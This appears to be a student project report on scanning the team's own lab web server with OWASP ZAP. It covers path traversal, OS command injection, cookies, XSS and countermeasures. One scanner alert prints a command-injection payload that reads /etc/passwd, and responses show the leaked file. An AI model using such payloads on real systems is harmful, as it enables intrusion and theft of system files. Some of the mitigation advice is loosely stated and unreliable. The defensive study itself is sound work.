
Description:

The Path Traversal attack technique allows an attacker access to files, directories, and commands

Alerts 2 2 3 0 Current Scans 0 0 0 0 0 0 0

Figure 7 Alerts

After the Active Scan was done running, a tab called "Alerts" popped up and showed all the vulnerabilities in the HTML code ranking the risk from High to Low and giving a confidence rating. If you refer to Figure 7 you can see the highest risk was the Path transversal attack. This attack aims to gain entry into files and directories located outside the webroot folder. Using direct file paths and modifying reference variables with the dot-dot-slash control can execute the attack. This aspect of the attack is what makes it extremely risky. Each time a resource or file is input to a system's web application, there is a chance that an attacker has the ability to include a remote resource or file without authorization. In order to protect your system from path traversal attacks, understanding the underlying operating system is a key component.



- Sites
  - http://192.168.1.40
    - GET:robots.txt
    - GET:sitemap.xml
    - GET:index.htm
    - GET:feedback.htm
    - GET:toc.htm
    - GET:search.htm
    - GET:news.htm
    - GET:products.htm
    - _derived
    - GET:_derived
    - _themes
    - GET:services.htm
    - POST:process.php(filename,tool)
    - GET:_themes

```
HTTP/1.1 200 OK
Date: Wed, 21 Oct 2015 17:11:44 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.13
Vary: Accept-Encoding
Content-Length: 2251
Content-Type: text/html
```

```
  <head>
    <h1> The results:</h1>
    <hr/>
  </head>

<body>

<p><b>The files in the tool are:</b>_vti_cnf
descr.htm
root:x:0:0:root:/root:/bin/bash
```

History | Search | Alerts | Output | Spider | Active Scan

New Scan Progress: 0: http://192.168.1.40 100% Current Scans: 0 | URIs Found: 9


Processed	Method	URI	Flags
🔴	GET	http://www.homepages.dsu.edu/malladis	OUT_OF_SCOPE
🟢	GET	http://192.168.1.40/_derived/news.htm_cmp_journal000_bnr.gif	
🟢	GET	http://192.168.1.40/_derived/up_cmp_journal000_hbtn.gif	
🟢	GET	http://192.168.1.40/images/logo.gif	
🟢	GET	http://192.168.1.40/_derived/products.htm_cmp_journal000_bnr....	
🟢	GET	http://192.168.1.40/_derived/news.htm_cmp_journal000_hbtn.gif	
🟢	GET	http://192.168.1.40/_derived/products.htm_cmp_journal000_hbtn...	
🟢	POST	http://192.168.1.40/process.php	
🟢	GET	http://192.168.1.40/_derived/news.htm_cmp_journal000_hbtn_p....	
🟢	GET	http://192.168.1.40/_derived/products.htm_cmp_journal000_hbtn...	

Alerts 2 2 3 0 Current Scans 0 0 0 0 0 0 0

Figure 8 Spider Tool

The Spider Tool, which is essentially a data mining tool, accesses all the links within the HTML. It is called a spider tool because it searches throughout the website looking for the internal (clickable) links and the external links (in the html file, but not clickable). All the links are compiled into a list, which would make it very easy to scan the directories by yourself if you were launching an attack on a bigger website. Looking at Figure 8 you can see some of the results we got back after running the scan. The Forced Browsing tool is very similar to the spider tool but it just tries accessing commonly used names for directories such as logs, password, admin, and system. The Forced Browsing tool knows it's successful when it gets a response back from the web server about the page.

The most important part of the software was the Brute Force tool. This allowed us to see more details of where our site's flaws were. Figure 9 shows the results of the brute force tool on our site. It goes through every file it can see and tells us whether or not it is okay. It lists all of these files for our team to see. Anyone that has this software can see what files have problems and single the files out for attacks. This even lists the size of the files. If attackers are smart they tend to copy a file, compress it, change it, and then create an uncompressed version of it, they can hide a corrupted file in the system without it being noticed.




```
HTTP/1.1 200 OK
Date: Wed, 21 Oct 2015 17:11:38 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Wed, 27 Jun 2007 13:34:38 GMT
ETag: "1217-433e34eb63780"
Accept-Ranges: bytes
Content-Length: 4631
Vary: Accept-Encoding
```

```
<html>

<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<meta http-equiv="Content-Language" content="en-us">

<title>Home</title>
<meta name="GENERATOR" content="Microsoft FrontPage 6.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
```

Site: 192.168.1.40:80 List: directory-list-1.0.txt 1% Current Scans:1

Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	Size Resp. Header	Size Resp. Body
21/10/15 13:14:52	21/10/15 13:14:52	GET	http://192.168.1.40:80/_borders/left.htm	200	OK	251 bytes	716 bytes
21/10/15 13:14:53	21/10/15 13:14:53	GET	http://192.168.1.40:80/_borders/top.htm	200	OK	252 bytes	1.25 KiB
21/10/15 13:14:54	21/10/15 13:14:54	GET	http://192.168.1.40:80/_borders/_vti_cnf/botto...	200	OK	252 bytes	1.04 KiB
21/10/15 13:14:54	21/10/15 13:14:54	GET	http://192.168.1.40:80/_borders/_vti_cnf/left.htm	200	OK	252 bytes	1,019 bytes
21/10/15 13:14:54	21/10/15 13:14:54	GET	http://192.168.1.40:80/_borders/_vti_cnf/top.htm	200	OK	252 bytes	1,022 bytes
21/10/15 13:14:55	21/10/15 13:14:55	GET	http://192.168.1.40:80/_themes/	200	OK	171 bytes	1.32 KiB
21/10/15 13:14:56	21/10/15 13:14:56	GET	http://192.168.1.40:80/_themes/_vti_cnf/	200	OK	170 bytes	985 bytes
21/10/15 13:14:57	21/10/15 13:14:57	GET	http://192.168.1.40:80/_themes/journal/	200	OK	177 bytes	0 bytes
21/10/15 13:14:57	21/10/15 13:14:57	GET	http://192.168.1.40:80/_themes/themes.inf	200	OK	205 bytes	7.11 KiB
21/10/15 13:14:58	21/10/15 13:14:58	GET	http://192.168.1.40:80/_themes/_vti_cnf/theme...	200	OK	203 bytes	280 bytes

Figure 9 Brute Force Tool



```
HTTP/1.1 200 OK
Date: Sun, 22 Nov 2015 18:30:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 1486
Content-Type: text/html
```

```
  </head>

<body>

<p>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Alerts (8)
- Path Traversal
  - POST: http://192.168.1.19/script-attacks/test.php
- Remote OS Command Injection
  - POST: http://192.168.1.19/script-attacks/test.php
- Application Error Disclosure (28)
- Directory Browsing (3)
- X-Frame-Options Header Not Set (49)
- Private IP Disclosure (34)
- Web Browser XSS Protection Not Enabled (49)

Remote OS Command Injection

URL:	http://192.168.1.19/script-attacks/test.php
Risk:	High
Confidence:	Medium
Parameter:	filename
Attack:	ZAP&cat /etc/passwd&
Evidence:	root:x:0:0
CWE Id:	78
WASC Id:	31

Description:

Attack technique used for unauthorized execution of operating system commands. This attack is

lerts 2 3 3 0 Current Scans 0 0 0 0 0 0 0

Status: Running

Figure 10 Checking test.php

We also used OWASP ZAP in order to try and find any problems with our XSS and script-attacks folders and the files in them. This was part of the second half of the project when we included more into the site and we decided to scan the new files present. The XSS directory had some risks that were low risk. We inspected the files in XSS as well and didn't notice many problems with the codes themselves. We also checked the script-attacks directory which showed us two problems with our test.php script that is used on the site on the sample.htm page where you can input data into the command box there. Figure 10 shows one of the problems with test.php and declares the problem as "Path Transversal." The other problem with the file was that the header in the file that it is possible for a "Remote OS Command Injection." Based on the software's recommended solutions, all we need to do it review them and implement them into our script in order to prevent further vulnerability. This script works similarly to the process.php script from part A. One of the errors is even the same: Path Traversal.

Implications of Affecting C.I.A.

The foundation of security design is enforcing C.I.A., which stands for Confidentiality, Integrity, and Accessibility. These are the areas that security analysts look at when they are considering a protective strategy for a system. C.I.A. makes up the foundation for security and if any one of the three aspects of C.I.A. is flawed it may lead to a serious security problem for those trying to correctly use the system. We compared these aspects of security to our project by seeing which of these features was violated by our corrupted php script. By exploiting this flaw of our website design (the open command line interface in the PhP code), our entire web server was at risk. For this project we saw a problem with every aspect of the C.I.A. principles that put our website at an extreme level of insecurity and allowed for many parts of the web server to become affected.

Confidentiality refers to privacy of a system. Our web server's confidentiality is at risk in many ways. For instance, by entering the right commands into the command line, the php script can potentially return information about files on our web servers. This allows outside entities to obtain access to files and information that should be exclusive to the server-side users. If our site used a database in order to retrieve certain information from our users, it would be possible for the hacker to view any information that they may have entered into our site. Once a hacker has information that is confidential to the site, they have an advantage they can use for criminal activity. If our site does not remain confidential, it loses the potential for the users and the website team to keep information secret from others.

Integrity refers to the accuracy of the information shared. The integrity of our web server could easily be compromised through the exploitation of its vulnerability. One way that integrity can be at risk is if an attacker were to use UNIX commands in the command line interface in order to manipulate our existing files, e.g. adding inaccurate records into our database, deleting records from our database, or manipulating existing records to contain inaccurate information. We showed the ways in which simple commands could open our system up for hackers to manipulate what we have on our servers. If system integrity is compromised, the system operations can also be in jeopardy because of the flawed information.

Availability refers to the availability of the systems resources. The web server's availability is also at risk of being endangered by the system flaw. A potential attack on our system could be a Denial of Service (DoS) attack. If an attacker wanted to flood our network capacity to deny server-side users and outside users of system resources, application resources, or network bandwidth, they could easily send requests to the server through the command line interface rapidly to overload the server. This could be done if the attacker was controlling a botnet that was instructed to send rapid requests to our servers. High traffic of requests allows an attacker to access the site from multiple areas and flood our system with potentially too many requests that would slow the speed of the server down and max out the available memory it uses just to fill these requests. The result of this attack would make the web server effectively unusable, potentially disrupting system operations and valid requests.

Countermeasures

This project has allowed us to see what vulnerabilities lie on the server end of a web site. This is one of the many problems that information professionals have to deal with all the time. Whether you are a network administrator or a web designer, it is best that you first look at the security aspects of your system before you go live with a project. Even governments need to deal with any backdoors they may have in order to protect against anyone not recognized by the system. It is important that we list possible countermeasures that others can take in order to reduce or eliminate attacks on their systems. Security is not something that should be looked at after an attack, but rather should be set in place before hand in order to keep the principles of C.I.A. from being compromised.

One of the simplest things to do is set up software that can monitor your system. The rise in cyber-security attacks has created an abundance of software that is available to help institutions prevent many of the attacks we previously mentioned. Every organization in the world that uses computers to transmit information needs to implement certain software in order to help them fight against attacks. We recommend the use of memory tracking software in order to monitor how much activity is occurring on your system at all times. There is also software like OWASP ZAP (like we used), that can monitor and report errors in your system other than memory. These types of software could include errors in files, vulnerabilities in files, etc.

There is also the drastic idea of not allowing users an interactive site. Every page would require clicking on it rather than entering any data in a textbox. This would not be liked by most users, but it would work to prevent such vulnerabilities. Limiting the amount of audience interaction with the site is not ideal for most places, so it would be much more practical to use alternative countermeasures.

PhP Scripts

Our project website was found to have a flaw in the PhP script used on the products page. This is a common way that people can get into the system. PhP scripts allow for many vulnerabilities in a system, and sometimes it is a hard thing to fix. With any coding language, it is difficult to find the right people to correctly secure your resources. It is up to these coders to find and fix any vulnerabilities in a system. Correcting the PhP script to not allow users to access certain things on a system, is ideal for solving this type of attack. Every organization should check their PhP scripts just to make sure they cannot find any vulnerabilities.

The process.php script from Part A can be fixed by changing the rules of the script to only allow certain commands to be entered, if not it will not show the results. All that is needed to improve the security on interactive PhP scripts is putting in an "if" statement. Any web designer can do this with their sites in order to prevent unauthorized access to their system. Putting in an "if" statement that declares if certain commands are inputted into the command line interface textbox, then they should output exactly what they want. If the command input is not one of the specified commands, it will not output the requested query results. This is a simple restriction that may be put on any PhP script that can prevent the simplest of attacks on your system.

Cookies

A typical user generally won't be a target of choice for an attack, however in certain cases when a user is attracted to trolling topics or other malicious content, the user's cookies becomes valuable to an attacker trying to gain access to the forums control functions. Underestimating this simple XSS attack via a user's cookie can lead to many destructive consequences, including the forum's potential take over. An effective yet limited approach to preventing this attack is the use of the "HttpOnly flag"**.** Tagging all cookies that contain sensitive information with the "HttpOnly flag" will block the cookie data from being accessed. This method will prevent the logging of cookies, however, it cannot stop an attacker from using cookies during an XSS attack.

In order to prevent the cookies that our test site was experiencing there are a few different things that could be done. For starters, like previously mentioned with one of the PhP script solutions, it is possible to change the code in some of the files from the XSS directory. We could make the code only return results for certain commands entered into the command line interface textbox on a page. This would limit people from seeing the log.txt file. The log.txt file also needs the permissions set to only allow system administrators to see the contents of the file. This would require the permissions to be set to write-only. When an administrator wants to see the recorded cookies they can do that on their systems in another way or have it outputted somewhere particular.

XSS Attacks

Programmers continually underestimate the potential damage of XSS attacks, and mistakenly implement security defenses founded on misguided information. A Web browser is automated to trust everything it receives from the server, one of the major underlying issues with cross-site scripting. Instead of the browser trusting any data it receives, data not created explicitly by PHP in the current request should be considered untrusted. Implementing defenses to XSS attacks is more effective when applied earlier on in a web application's development. XSS attacks can only be prevented fully by carefully rejecting all input which is not known to be secure. The data for these types of inputs include cookie data, HTTP referrer objects, and GET parameters. All potentially insecure values must be checked for XSS attack vectors, which come in many forms based on how they are output to the user's browser.

Any web application's first step in defending itself from XSS attacks is through input validation. However, input validation has limits to its effectiveness-it will not block all XSS payloads, only the most obvious ones. This method works best on preventing XSS attacks on data with inherent value limits because they cannot predict where an input command will finally be used to effect others sites as well as ours. Although it isn't the most practical defense, escaping data is the best means of preventing XSS attacks. It is most effective to escape input data on the server side for in-URL attacks (attacks that happen within the same site). There are special functions we can input into the command line in order to escape the previous scripts from continuing to run. For example, if an attacker is attempting to trick the shell command line interface by executing non-permitted commands, we can use the command "escapeshellcmd()" to escape anything they may have previously put in, that could cause harm to the system. This function validates that the data input from the user is escaped before it is passed to the "exec()" command, which executes an external program.

To ensure that your web application template doesn't misplace data, it's essential to never inject data except in allowed locations. For examples, if data could be injected within script tags, an attacker could inject malicious JavaScript code. This could trigger various programs to run malicious code, restrict Internet access, and even the ability of an attacker to influence tags or attribute names. Restrictions need to be put in the PhP scripts that only allows certain commands to be entered through the site; the rest would bare no results. This would make sure that commands that are not authorized by the system administrator would not be able to get results from their query requests. As in the case with the previous example (injecting malicious code), it would be best if every location on a page could only accept specified data in order to return a query that does not jeopardize the system's flaws.

Reflection

The point of this research was to find out how we can relate our own findings for our individual website to everyday events. We look at the large scale organization attacks as they find the vulnerabilities in PhP files in order to gain access to a system which leads attackers to do what they wish with the web server of the site. We have spotted the vulnerabilities in our own basic websites in order to see how easy it is to spot flaws in anyone's systems. This project set out to prove just how simple to download software and have it easily find flaws in a website just by typing in the web address. Our small scale search on our site has allowed us to see what simple flaws can have drastic downfalls if they are found. Just having someone have access to such major things by entering a few commands should be enough to show how important security is to every major company.

Our test site also included cookie tracking and XSS attacks just as larger corporations would use as well. Our main problem was that the cookies could be seen by accessing our system through the command line interface textbox on the sample.htm page. This shows just how simple it is to access these systems and see what is not for the public eye. Cookies are something that mostly every website uses in order to keep track or things as well as help the user have a simpler experience on the site. All information professionals need to look at the security of their cookies as well as any of their scripts that are made public. It only takes a minor problem in a script or html file to have to exploit a company's security flaw and potentially setting them up for a system disaster.

Major attacks are made on organizations all the time, some as recent as the Target credit card incident, are showing that these flaws we easily found are a serious matter to deal with. Not only concerning the company side of this, we need to also consider the user side of these major kinds of attacks. It is the customer's information that is being stolen, if an organization's system is not considered secure by their clients, they are bound to lose them in the future. Everyone wants to feel secure at all times and there is no better way to doing this than making sure your systems are safe from attackers.

Research Limitations / Future Research

Our research was guided to protect our site against the most commonly exploited vulnerabilities. The specific vulnerabilities found in our research that could be applied to our site were in the corrupted PhP code, the cookie configuration, and the scripts used for XSS attacks. These vulnerabilities are likely the most commonly exploited, so there is a lot of related information available. A lot of research has been directed towards implementing proper countermeasures to protect the compromised attack surface, so this particular vulnerability was fixed with a bit of research.

We did not research every vulnerability that could be exploited on our site because our time was limited. There are no doubt more complex ways to attack our system that highly skilled hackers are aware of, but we did not look for anything beyond XSS attacks, PhP vulnerabilities and cookie configuration. Our time frame for research had been limited to a five-month period, and we allocated our time into obtaining more knowledge on protecting our system from the more common attacks.

Our research team had access to free software that was capable of analyzing our system and checking vulnerabilities. However, we were limited to software that was openly available at no cost because of our lack of a budget. Had our research been funded, we would have conducted more in-depth testing procedures. We could have also invested in other security tools with more complex analysis techniques and intricate functionalities.

There is so much left to understand about web server security and how to protect your site and your system. For future research we would like to work with a similarly simple site and focus on other vulnerabilities that are common in many larger corporate systems. During our research we found multiple references to SQL injection attacks in vulnerable sites. We would look into the vulnerabilities of systems in which SQL injections can be input and executed. Researching and demonstrating other attacks like SQL injections will help us and other IT professionals by expanding our knowledge based on these types of attacks. These attacks can happen to anyone, and we can help others out by furthering our knowledge and presenting others with dangerous possible attacks on their systems.

Along with expanding our research topics of security we also want to keep up to date with current events and trends in cybersecurity. Because of our timeline of five months, we were focused on protecting our site against the more prevalent attacks. If we were to maintain a Web server's security on a larger time frame, we would be obligated to keep ourselves informed about various cybersecurity threats and attack methods. We would use this knowledge to implement and maintain the best protection possible against modern security threats. Researching trends and news in security and keeping an up-to-date knowledge base on this topic is one of the foremost responsibilities of all security professionals.

Conclusion

We have looked at the attacks that are occurring daily and managed to simulate a much smaller scaled attack on our own virtual machines. Our project has shown the ease of certain attacks, that can be performed on a larger scale to cause serious problems for organizations. It was easy to get into our system through a minor error; if this was on a larger scale it could be catastrophic. Knowing that the particular attacks demonstrated by our project (PhP scripts, XSS attacks, cookies) and can and have been very damaging when applied to a larger attack surface. Countless numbers of people shop at huge corporations such as Barnes and Noble on a daily basis, making it vital for companies to know the importance of security risks and prevention. The massive cyber-security attacks that have occurred in recent years are proof that no one is immune from these attacks. Any person who uses their credit card should be aware that these types of attacks are possible and it is up to the security professionals to keep all their customers protected. Large-scale data breaches, along with the smaller-scale attacks that occur on almost a daily basis, do not seem to be going away any time soon. Technology is used now more than ever to store and access all types of information, both in businesses and in homes.

Though there are many commonly accepted countermeasures and prevention techniques against these attacks, hackers and attackers are constantly searching for another vulnerability. Understanding why PhP scripts can be a problem, and figuring out how to solve the bugs in the scripts can save companies millions in repairs from attacks as well as keep the information on the system safe from attackers. Attacks revolved around PhP scripts, tracker cookies, and XSSs are commonly exploited, and approaches to prevent this from occurring in the future is a constant and ongoing learning process. Web developers should continue their education in the ever growing field of cybersecurity and get up to date on all of the latest vulnerabilities that are being commonly exploited. This project allowed for our group to demonstrate simple vulnerabilities in web servers and for us to repair them in order to fix these bugs and protect our system. Our research, sample site, and the software we used to find vulnerabilities proved our theory correct in that it is simple to find server vulnerabilities, but it also showed us that we can fix these problems fairly simple in order to keep the confidentiality, integrity, and availability of any site we may find ourselves working with in the future.

References

8 top PHP and OWASP security vulnerabilities! (2014, Feb 24). EFYTimes.com, Retrieved from http://search.proquest.com/docview/1518700793?accountid=4840

Black, J. (2013). Developments in data security breach liability. The Business Lawyer, 69(1), 199-207. Retrieved from http://search.proquest.com/docview/1490901623?accountid=4840

Garber, L. (2014). Target Deals with Aftershocks of Huge Security Breach. Computer (Long Beach, Calif.), 47(2), 16-16. Retrieved from http://ieeexplore.ieee.org.proxy.lib.fsu.edu/stamp/stamp.jsp?tp=&arnumber=6756863&isnumber=6756723

Heiderich, M., Niemietz, M. Schuster, F., Holz, T., & Schwenk, J. (2014). Scriptless attacks: Stealing more pie without touching the sill. Journal of Computer Security 22, 567-599. Retrieved from http://web.a.ebscohost.com/ehost/pdfviewer/pdfviewer?sid=594d7a4f-54bd-43f0-b9ce-8a563c64c07c%40sessionmgr4005&vid=1&hid=4209

Kumar, R., Indraveni, K., & Goel, A. (2014). Automated Session Fixation Vulnerability Detection in Web Applications using the Set-Cookie HTTP response header in cookies. SIN '14 Proceedings of the 7th International Conference on Security of Information and Networks, P. 351-P. 351. Retrieved from http://dl.acm.org.proxy.lib.fsu.edu/citation.cfm?id=2659651.2659718&coll=DL&dl=ACM&CFID=732465989&CFTOKEN=73687722

Rahman, A., Islam, M. M., & Chakraborty, A. (2015). Security assessment of PHP web applications from SQL injection attacks. Journal of Next Generation Information Technology, 6(2), 56-66. Retrieved from http://search.proquest.com/docview/1687396036?accountid=4840

Sandhu, R., Coyne, E.J., Feinstein, H.L., and Youman, C.E. “Role-Based Access Control Models.” *IEEE Computer*, 29(2), Feb 1996, pp. 38-47.

Secure your PHP application. (2013, Aug 01). Open Source for You, Retrieved from http://search.proquest.com/docview/1518474443?accountid=4840

SQL injection attacks led to heartland, hannaford breaches. (2009, Aug 19). Network World Middle East, Retrieved from http://search.proquest.com/docview/211056072?accountid=4840